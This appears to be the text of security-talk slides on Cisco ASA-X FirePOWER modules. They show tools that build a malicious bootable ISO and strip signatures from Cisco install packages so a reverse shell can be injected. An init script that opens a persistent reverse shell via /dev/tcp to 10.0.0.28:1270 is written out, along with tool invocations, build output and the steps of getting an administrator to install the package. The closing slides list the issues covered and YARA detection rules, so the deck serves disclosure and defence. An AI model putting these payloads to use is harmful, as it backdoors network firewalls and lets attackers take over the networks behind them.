


Distributable Malicious FirePOWER Boot Image for ASA-X

FirePOWER Boot Image is... A Generic Bootable Linux ISO



Distribute a Malicious ISO / Boot Image?



Pinch Me: Malicious Boot Image

Example

Generating the Image (reverse shell to 10.0.0.28:1270)

```
albinolobster@ubuntu:~/pinchme$ sudo ./pinchme.sh -i 10.0.0.28 -p 1270
LHOST: 10.0.0.28
LPORT: 1270
/home/albinolobster/pinchme/iso.fkfpCd
--2022-06-13 07:56:18-- https://distro.ibiblio.org/tinycorelinux/6.x/x86/releas
Resolving distro.ibiblio.org (distro.ibiblio.org)... 152.19.134.43
Connecting to distro.ibiblio.org (distro.ibiblio.org)|152.19.134.43|:443... con

... snip the download of many Tiny Core files ...

/home/albinolobster/pinchme/iso.fkfpCd/cde/optional /home/albinolobster/pinchme
/home/albinolobster/pinchme
xorriso 1.5.2 : RockRidge filesystem manipulator, libburnia project.

Drive current: -outdev 'stdio:tinycore-custom.iso'
Media current: stdio file, overwriteable
Media status : is blank
Media summary: 0 sessions, 0 data blocks, 0 data, 61.9g free
xorriso : WARNING : -valid text does not comply to ISO 9660 / ECMA 119 rules
Added to ISO image: directory '/'='/home/albinolobster/pinchme/iso.fkfpCd'
xorriso : UPDATE :      51 files added in 1 seconds
xorriso : UPDATE :      51 files added in 1 seconds
ISO image produced: 32815 sectors
```

Exploitation

- Create a Tiny Core Linux Bootable ISO
- Get Administrator to install it
- Catch reverse shell

Not a vulnerability


- No security expectations for the boot image.
- Doesn't persist through reboots.

Features

- Reverse Shell
- SSH
- DOOM-ASCII



Profit



Distributable Malicious FirePOWER Boot Image for ASA-X

Malicious Boot Image with DOOM

Exploitation

- Create a Tiny Core Linux Bootable ISO
- Get Administrator to install it
- Catch reverse shell

Not a vulnerability


- No security expectations for the boot image.
- Doesn't persist through reboots.

Features

- Reverse Shell
- SSH
- DOOM-ASCII



DOOM





Distributable Malicious FirePOWER Install Package for ASA-X

Distributable Malicious FirePOWER Installat Package for ASA-X

ASA FirePOWER Module Install Package

Search...

Expand All Collapse All

6.2.3.11

6.2.3.10

6.2.3.1

6.2.3

6.2.2.5

6.2.2.4

6.2.2.3

6.2.2.2

6.2.2.1

6.2.2

6.2.0.6

6.2.0.5

6.2.0.4

6.2.0.3

6.2.0.2

6.2.0.1

6.2.0

ASA 5506-X with FirePOWER Services

Release 6.2.3

[My Notifications](#)

Related Links and Documentation

[Firepower Hotfix Release Notes](#)

[Release Notes for 6.2.3](#)

[Documentation Roadmap](#)

 We recommend upgrading to our Suggested Release, as indicated by a **gold** star for each product, to take advantage of resolved issues. For details, see the release notes.

File Information	Release Date	Size
ASA FirePOWER module upgrade from 6.2.2 to 6.2.3 Do not untar	28-Sep-2018	5.95 MB
 Cisco_Network_Sensor_Hotfix_H-6.2.3.999-5.sh.REL.tar Advisories		
ASA FirePOWER module upgrade from 6.2.2 to 6.2.3 Do not untar	01-Apr-2018	1200.90 MB
 Cisco_Network_Sensor_Upgrade-6.2.3-83.sh.REL.tar Advisories		
ASA FirePOWER module boot image asasfr-5500x-boot-6.2.3-4.img Advisories	01-Apr-2018	40.97 MB
ASA FirePOWER module install package asasfr-sys-6.2.3-83.pkg Advisories	01-Apr-2018	1278.99 MB

1

2

ASA FirePOWER Boot Image Supports Signed Packages

```
def _extract(self, pkg_path, extract_dir, keep_pkg=False):
    """ Extracts the package in the extract directory
        :Parameters:
            - `pkg_path` - Path to package
            - `extract_dir` - Directory where package need to be extracted
            - `keep_pkg` - Whether to keep the package or not
    """
    os.system('rm -rf %s && mkdir -p %s' % (extract_dir, extract_dir))
    supported_formats = [EncryptedContentsSignedChksumPkgWrapper.PKG_FORMAT_TYPE]
    # Boot image should support old pkg format as well.
    if ((PRODUCT_ASACX_BOOT == get_current_platform()) or (PRODUCT_ASASFR_BOOT == get_current_platform())):
        supported_formats.append(ChecksumPkgWrapper.PKG_FORMAT_TYPE)

    self.pkg_wrapper = pkg_helper.find_pkg_wrapper(pkg_path, supported_formats)
    if self.pkg_wrapper:
        self.pkg_wrapper.unwrap(pkg_path, extract_dir)
```


ASA FirePOWER Module Signed Install Package

```

      asasfr-sys-6.2.3-83.pkg - GHex
File Edit View Windows Help
00000000 C0 C5 00 00 00 06 00 00 06 77 69 67 6E 6F 72 65 69 74 03 6B 65 79 .....wignoreit.key
00000016 00 00 00 00 00 00 00 00 20 00 00 00 0C 0D 30 48 92 7C 4D F4 72 74 .....0H.|M.rt
0000002C B1 B9 B2 DC 9B 60 37 52 03 53 45 E9 A8 27 CE 07 E0 31 C7 7A 95 4F .....`7R.SE...'...1.z.0
00000042 04 63 68 65 63 6B 73 75 6D 00 00 00 00 01 00 00 31 35 30 66 37 37 .checksum.....150f77
00000058 61 33 61 63 32 65 32 65 34 65 39 31 34 35 37 32 37 31 63 36 31 64 a3ac2e2e4e91457271c61d
0000006E 31 62 37 62 34 64 32 63 37 33 61 37 66 31 37 33 34 30 63 62 32 30 1b7b4d2c73a7f17340cb20
00000084 63 35 38 33 66 32 34 36 38 33 38 30 33 32 30 37 39 30 66 64 37 61 c583f2468380320790fd7a
0000009A 30 39 63 63 35 64 37 64 35 30 36 39 30 31 38 34 33 39 37 30 31 30 09cc5d7d50690184397010
000000B0 64 66 37 64 39 37 34 66 39 37 32 35 36 30 33 32 62 64 34 31 30 32 df7d974f97256032bd4102
000000C6 30 64 62 65 31 39 32 61 31 65 35 65 35 35 39 34 33 62 32 65 36 65 0dbe192a1e5e55943b2e6e
000000DC 65 31 63 38 36 31 61 38 31 30 38 36 37 34 66 35 35 64 33 37 63 34 e1c861a8108674f55d37c4


```

ASA FirePOWER Boot Image Supports Unsigned Packages


```
def _extract(self, pkg_path, extract_dir, keep_pkg=False):
    """ Extracts the package in the extract directory
        :Parameters:
            - `pkg_path` - Path to package
            - `extract_dir` - Directory where package need to be extracted
            - `keep_pkg` - Whether to keep the package or not
    """
    os.system('rm -rf %s && mkdir -p %s' % (extract_dir, extract_dir))
    supported_formats = [EncryptedContentSignedChksumPkgWrapper.PKG_FORMAT_TYPE]
    # Boot image should support old pkg format as well.
    if ((PRODUCT_ASACX_BOOT == get_current_platform()) or (PRODUCT_ASASFR_BOOT == get_current_platform())):
        supported_formats.append(ChecksumPkgWrapper.PKG_FORMAT_TYPE)

    self.pkg_wrapper = pkg_helper.find_pkg_wrapper(pkg_path, supported_formats)
    if self.pkg_wrapper:
        self.pkg_wrapper.unwrap(pkg_path, extract_dir)
```

Distribute a Malicious Install Package?



ASA FirePOWER Module Unsigned Install Package



Convert a Secure Package to an Insecure Package



Generate Malicious Packages

```
albinolobster@ubuntu:~/whatsup/build$ ./whatsup -i ~/Desktop/asasfr-sys-5.4.1-211.pkg  
--lhost 10.0.0.28 --lport 1270
```



```
jbaines-r7  
🦞  
"What's going on?"
```

```
[+] User provided package: /home/albinolobster/Desktop/asasfr-sys-5.4.1-211.pkg  
[+] Copying the provided file to ./tmp  
[+] Extracting decryption materials
```

Exploitation

- Input valid and signed Cisco created package. What's up will remove encryption/signatures, inject a reverse shell, and output an unsigned package

Not a vulnerability

- No security expectations on installation.



Generate Malicious Packages

```
1968
1969 cat << EOF > ${MOUNTPOINT}/etc/rc.d/init.d/xploit
1970 #!/bin/sh
1971
1972 #source /etc/rc.d/init.d/functions
1973 #PATH="/usr/local/bin:/usr/bin:/bin:/usr/local/sf/bin:/sbin:/usr/sbin"
1974
1975 xploit_start() {
1976     (while true; do sleep 300 && /bin/bash -i >& /dev/tcp/10.0.0.28/1270 0>&1; done) &
1977 }
1978
1979 case "$1" in
1980 'start')
1981     xploit_start
1982     ;;
1983 *)
1984     echo "usage $0 start|stop|restart"
1985 esac
1986 EOF
1987
1988 ln -s ../init.d/xploit ${MOUNTPOINT}/etc/rc.d/rc3.d/S31xploit
1989 chmod +x ${MOUNTPOINT}/etc/rc.d/init.d/xploit
```

Exploitation


- Input valid and signed Cisco created package. What's up will remove encryption/signatures, inject a reverse shell, and output an unsigned package

Not a vulnerability


- No security expectations on installation.



Back again. This time with persistence!



Supply Chain Issue





 **Cisco ASA 5506-X (Renewed)**

[Visit the Amazon Renewed Store](#)

★★★★★ 1 rating

Price: **\$750.00**

Pay \$41.67/month for 18 months, interest-free upon approval for the Amazon Rewards Visa Card

The product is refurbished, is fully functional and in excellent condition. Backed by the 90-day Amazon Renewed Guarantee.

- This pre-owned product has been professionally inspected, tested and

\$750.00

FREE delivery **July 8 - 13.** [Details](#)

Or fastest delivery **July 7 - 11.** [Details](#)

 [Select delivery location](#)

Only 2 left in stock - order soon.

Qty: 1 

[Add to Cart](#)

[Buy Now](#)



Do You Trust the ASA?

This Talk Discussed


- Man in the middle problems
- Credential leaks
- Code signing issues
- Package signing issues
- Root shell as a feature
- Hard-coded credentials for a root shell
- Remote command injection for root access
- Executing arbitrary bootable ISO





Indicators and Mitigations

Not this. Never this.



YARA Rules

New YARA Rules

- Detect malicious ASDM packages
- Detect execution of malicious SGZ
- Detect credentials in ASDM log files
- Detect unsigned FirePOWER install packages



github.com/jbaines-r7/cisco_asa_research/blob/main/yara/

```
asdm-idm-log-2022-07-05-10-00-18 - Notepad
File Edit Format View Help
Application Logging Started at Tue Jul 05 10:00:18 EDT 2022
-----
Local Launcher Version = 1.9.0
Local Launcher Version Display = 1.9(0)
OK button clicked
Trying for ASDM Version file; url = https://10.9.49.248:8443/admin/
Server Version = 7.14(1)
Server Launcher Version = 1.0.0, size = 880128 bytes
Launcher version checking is successful.
invoking SGZ Loader..
Cache location = C:/Users/albinolobster/.asdm/cache
SgzReader: unsigned entry com/cisco/pdm/PDMapplet.class
Closing the login window app.
-----
